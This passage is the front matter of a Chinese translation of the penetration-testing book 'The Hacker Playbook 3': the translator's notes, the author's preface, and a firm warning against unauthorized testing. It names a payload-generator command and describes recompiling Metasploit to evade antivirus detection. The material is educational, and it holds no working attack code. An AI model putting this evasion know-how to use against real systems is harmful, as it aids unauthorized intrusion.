
PETER KIM

RED TEAM EDITION




THE HACKER PLAYBOOK 3

Practical Guide To Penetration Testing

目錄

[译] 渗透测试实战第三版(红队版)

- 译者：Snowming（雪茗） 时间：北京时间 2019-03-17
- 本书英文名：The Hacker Playbook 3


PETER KIM
RED TEAM EDITION
THE HACKER PLAYBOOK 3
Practical Guide To Penetration Testing

阅读及 **PDF** 下载

- 在 Github 上阅读本书
- PDF 下载

免责声明

@Snowming 纯粹出于学习目的与个人兴趣翻译本书。本人承诺绝不用此译文谋取任何形式的经济利益。也坚决拒绝其他任何人以此牟利。

本译文只供学习研究参考之用，不得用于商业用途。@Snowming 保留对此版本译文的署名权及其它相关权利。

若有人使用本译文进行侵权行为或者违反知识产权保护法的任何行为，与本译者无关。译者坚决反对此类行为。

基于开源精神，译者欢迎一切基于学习研究目的的转发，但任何转载必须注明出处。

译者的话

这本书是 `The Hacker Playbook` 的第三版，通常我们也说它是红队版。因为本书是以红蓝对抗中红队的视角来撰写的。

首先要说一声抱歉，因为我的翻译可能并不是特别好。首先，整本书是在三周的时间仅由我一个人翻译完的，因为本人临近硕士毕业，不可能花太多时间来作这件事情。而且这本书的专业程度比较高，并不是一本科普读物。而译者的专业水平有限，所以可能对本书的理解上也受限于我的专业水平。但是，译者尽力以最大的诚意，来完成此书的翻译。我寻求的效果是：完成本书作者与中文读者之间的连接。基于此目标，我的翻译原则有以下几条:

1. 对每一个句子，我并非在词义的层面上简单的译为中文,而是按照自己的理解翻译的。我有一种观点：如果那样的话，与谷歌翻译有什么区别呢？所以我会在词义的基础上，去理解作者的每一句话，查阅相关资料，结合词义、句意、专业知识背景来翻译。所以读者可以看到，我在一些地方贴出了一些补充资料。我希望我的翻译既保留作者原意，也更符合中文。其中若有不明之处，我跟几位比我从业经验丰富的安全行业朋友进行了讨论，毕竟我资历尚浅，若是因为自己的肤浅理解而误导读者，那可真是我的过错了。对每一个句子，只有我自己让我是可以读懂的，我才会贴上来。
2. 因为中文和英文的确存在差异，并非每一句英文的意思都可以用中文完全表达出同样的意思，不可避免的存在些个翻译出来比较奇怪的词语。对于这种情况，我会去互联网上基于关键词进行搜索，参考诸如微软中文文档之类的翻译，最好是遵循他们的翻译惯例。因为毋庸置疑的，专业的微软文档工程师肯定比我的水平高。
3. 译文中所有的链接我自己都点过一遍，虽然我拿到的英文 PDF 有些链接自己都无法访问，但是我尽力还原作者原意，通过网络搜索找到正确链接贴上。对于其他的过期链接我也会更附上说明。这里必须说明，事实上，不断的有一些链接失效，仅仅我翻译的这

三周，到我今天定稿，就很多失效了。我也只能尽量贴上最新的链接。

4. 一些专业术语保留英文常用习惯，因为毕竟本书不是一本科普书。我身边很多安全从业者，不会把 payload 说成攻击载荷。所以本书中除第一次遇到 payload 会附注攻击载荷，后面一律使用payload。类似的专业术语还包括 beacon、POC、AD 等。
5. 一些工具里面的选项保留英文。因为若翻译为中文，可能导致读者无法找到该选项，操作不便，反而弄巧成拙。
6. 关于【译者注】：我思故我惑。书里也有很多我读不懂的、不太理解的知识盲区。读的时候我会查找相关资料，但是我就会想，为什么不把我找到的觉得不错的资料分享给读者呢？这就是我的翻译中那些【译者注】的由来。因为我把这个翻译当作书+笔记本来用了，所以有很多连接那是因为我自己也要看。如果你不看，请忽略。并且，既然这是中文翻译，所以我分享的参考资料以中文资料为主。英文链接是我觉得特别好的文章才会附上。
7. 我拿到的英文 PDF 版本，上面的一些代码存在问题。比如这一句书中的原代码 `python SharpShooter.py –interactive` 。但是 `–` 其实应该是 `--` 。本书中有多个这种错误。所以根据译者经验：`–` 如果你跑不通的话，读者可以自行替换为 `-` 或 `--` 来试试，或许就可以跑通了。实在再跑不通的话，可以在网上进行搜索。
8. PDF 版本中，如果用 `[]` 括起来的链接无法访问，请观察 URL，根据情况删除 `]` ，一般就可以访问了。

阅读建议

1. 先大概理解每一章讲的是什么，比如：
    - 第一章 环境搭建
    - 第二章 信息收集
    - 第三章 web漏洞利用
    - 第四章 内网横向移动和权限提升
    - .....

      在心里有个这种朴素的目录，能帮助你读完本书后对红队工作流程心中有数。
2. 根据用途对本书中提到的所有你觉得好的工具建一个速查清单。我觉得你可以参考这篇来建：适用于渗透测试不同阶段的工具收集整理
3. 本书毕竟是一本外语书，有的工具不适合国内环境。大家自行取舍。

对于本书的一些想法

技术的发展日新月异，所以本书中的一些工具可能有些过时了。我们对本书中的内容无需盲从，可以结合一些自己的思考。

比如，第七章的内容可能会有些跟不上时代。但其实第七章中重新编译 msf 其实就是为了：

1. 尽可能消除 msf 的流量指纹特征；

2. 强化 msf 的 payload 的一些静态免杀能力；
3. 自定义添加一些功能（和 C2 交互方面，动态执行方面，流量优化方面）。

如果想清楚这个，那么看懂并理解它的操作会简单很多。现在针对攻击框架的二次开发基本都是在这么做，思路一致，只是实现方式各有不同，但万变不离其宗，我们依然可以从书中的二次开发思路中获得一些启示。

而且本书作者的一个观点，我认为非常有趣。他说：红队的技术是基于 OSI 七层的不断轮回。作者甚至额外加了一个第八层——社会工程学攻击。如果你看完本书，就会发现，的确，工具有基于物理层的、传输层的.....一直到社会工程学攻击。作者认为，当一切防御措施都做得接近完美的时候，我们仍然可以利用第八层，社会工程学攻击去进行渗透。而随着新的技术的发展、不断地趋于大和复杂，一些曾经出现过的旧的漏洞又会出现。传统的攻击方法会迸发出新的生机。

这大概就是我们阅读此类书的目的吧。与其授人以鱼不如授人以渔，一些工具病毒出来不久，就会被安全厂商逆向、签名。但是如果我们习得了屠龙之术，那么就能以不变应对万变。我从本书中作者的循循善诱中学到了很多，作者不仅逐步深入，还会跟我们讲为什么编程能力对安全人员很重要、为什么我们需要理解底层.....我相信如果你认真读了，你会跟我一样收获颇多。

关于译文中的错误处理

不可避免的，本书的翻译仍然存在很多问题，大家可以积极提 issue 给我，包括标点符号全角半角的问题也可以提给我。在此先行感谢。

另外错误的改正情况也会在本仓库的 UPDATE 页面进行实时更新。

特别感谢

在这本书的翻译过程中，我也收获了友谊。为了一个词我们可以讨论很久，这样的同行，让我深深的觉得我没有选错方向。感谢以下的小伙伴帮我提供校对支持：

- 哈姆太郎
- 匿名jack
- Victor Zhu
- 鹅
- leitbogioro

也感谢以下的小伙伴愿意跟我讨论书上的问题：

- 鹅
- 哈姆太郎
- 匿名jack

- googu0

在此对你们提供的帮助表示真诚的谢意。

协议

What's More

欢迎加入360企业安全高级攻防部！

前言

> 译者：@Snowming

这是《渗透测试实战》一书的第三版。以下会给出一个基于第二版新增的漏洞和攻击的总结。除了新的内容，本书保留了之前的版本中现今仍然可以用的攻击和技术，这是为了避免让你再去翻以前的书。除了从以前的书里提取的内容，这本书还有什么新的内呢？新的内容包括一些过去几年提出来的新话题:

- 利用活动目录
- 利用 Kerberos 协议
- 高级 Web 攻击
- 更好的横向移动方式
- 云计算相关漏洞
- 更快/更高效的密码破解
- Living off the land 技术（意思是入侵者使用系统凭据和合法的软件管理工具访问系统，感染和收集有价值的数据）
- 内网漫游攻击
- 多个定制的实验
- 较新的 Web 语言漏洞
- 物理攻击
- 特权升级
- PowerShell 攻击
- 勒索软件攻击
- 红队 VS 渗透测试
- 建立红队基础设施
- 可用的红队指标
- 编写恶意软件和免杀
- 以及更多

此外, 我还试图采纳所有从第一版和第二版书的读者那里收到的评论和建议。我想再次重申, 我不是一个专业作家。我只是喜欢安全并且想要交流安全, 这本书仅仅是我的兴趣项目。我希望你喜欢它。

本书还将更深入地介绍如何搭建一个测试攻击的实验环境, 以及渗透测试的最新技巧和姿势。最后, 我试图使这个版本更容易去实践, 因为许多学校已经把这本书纳入他们的课程。 我尽量添加了实验部分, 来给读者提供测试漏洞或利用漏洞的实践机会。

和其他两本书一样, 我尽量贴近眞实的网络环境。我也试图远离理论攻击, 从实际的渗透经验出发。从渗透测试工程师到红队, 我认为这个行业发生了重大的转变。 我想把这种转变展示给你看, 而不是仅仅告诉你为什么有这些转变。正如我之前所说, 我的热情是教导和挑战他人。所以我写这本书有两个目的: 第一, 让读者理解攻击者的思维方式，了解攻击的 "方式"; 第二, 我想让习得学到的工具和技术, 并且扩展他们。阅读和复现实验只是学习任务的一部分。我最想教给你的是——让你的工作为你的才能代言。我眞心觉得,如果你想要在安全方面找到工作。想要与其绞尽脑汁的写简历 (当然, 你肯定需要准备一个简历), 还不如你的 Github 有丰富的内容，很多公共 Github 项目或者安全方面有影响力的技术博客。无论你是防御的蓝队成员还是进攻的红色成员，参与安全公共社区，积极分享都是至关重要的。

对于那些没有阅读我以前的两本书的读者, 你可能想了解我的技术背景和经验。我的背景包括超过12年的渗透为主要金融机构、大型公用事业公司、财富500强公司、娱乐公司和政府组织提供安全测试。我也花了多年的时间在大学教攻击性的网络安全, 在多个安全会议上发言,在许多安全出版物中引用, 在全国各地教授的课程, 运行了多个公开的 ctf 比赛, 并开始了我自己的安全学校。我的一大兴趣项目是建立一个自由和开放的位于南加州的安全社区，叫做 LETHAL (meetup.com/lethal)。现在, 拥有800多名会员, 每月举行会议, ctf 比赛, 它已成为一个令人兴奋的环境, 人们在此社区中分享, 学习和成长。

需要提醒读者的是, 在本书中，我同时使用商业工具和开源工具。对于每一个提到的商业工具, 我尽量提供一个对应的开源工具。我以前听到一些渗透测试工程师说他们只使用开源工具。作为一个专业的渗透测试工程师, 我认为这个说法难以接受。如果你试图去模仿一个 "眞实世界" 的攻击, 骇客们没有这些限制。因此, 你需要使用任何可以完成任务的工具 (商业或开源)。

我经常被问到的一个问题是, 这本书的目标读者是谁？这本书的精确目标人群眞的很难定义，因为我相信任何一个安全行业工作者都可以学习。一些人可能会认为本书对新人不太友好，一些人又会觉得对老手来说太浅显的, 还有一些人甚至认为这本书没有覆盖你的安全研究领域。

我从那些安全行业新手读者那里听到的最常见的反馈是：一般读两道三遍之后会比较能够理解 (确保在两次阅读之间有一个消化的时间)。这本书提供了大量的资料，需要时间去完全消化。所以, 我要说的是放松、好好看, 通过实验和实例, 进行你的尝试，把你的脚本发布到 Github 的公共仓库，并启动一个博客。

最后, 我认为作为一个红队成员，一方面你需要技术实力，但是另一方面你需要有自信。许多社会工程练习都要求你克服你的紧张, 走出你的舒适区。知道鸭子定律吗？如果一个东西看起来像鸭子，游泳像鸭子，叫声像鸭子，那么它可能就是只鸭子。大卫·莱特曼也说过, “假装不害怕和眞正不畏惧的外部效果是一样的”。有时你只需要有信心, 大胆去做，无需顾虑太多。

提示和免责声明

我必须再重申一遍: 务必不要做未授权测试！不要未经授权在真实网络环境中复现任何本书中描述的攻击。即使是出于好奇而不是恶意，你仍然会因未授权测试行为而陷入很多麻烦。为了个人能更好的继续学习发展，有很多漏洞奖励计划和靶场可以供你学习试验，但是请记住，即使是参加漏洞奖励计划，私自测试范围外的网站或对网站进行深入破坏也会让你有大麻烦。下面就是一些前车之鉴供你参考：

- https://www.forbes.com/sites/thomasbrewster/2015/12/17/facebook-instagram-security-research-threats/#1d2a0f062fb5
- https://nakedsecurity.sophos.com/2012/02/20/jail-facebook-ethical-hacker/
- https://www.cyberscoop.com/dji-bug-bounty-drone-technology-sean-melia-kevin-finisterre/


如果你感觉你的某个渗透行为可能不太合适，很可能你的确违反了一些网络安全法律法规，你必须请教专业律师或者联系电子前沿基金会。

研究和非法活动之间有细微差别。记住, 只有测试那些你有书面授权的系统。现在就谷歌一下术语 "黑客入狱"！你会看到很多不同的例子, 其中青少年仅仅为了取乐而被判处多年监禁。有很多免费的平台, 在上面合法黑客行为是允许的, 并且你可以在这些平台上获得进一步的教育。

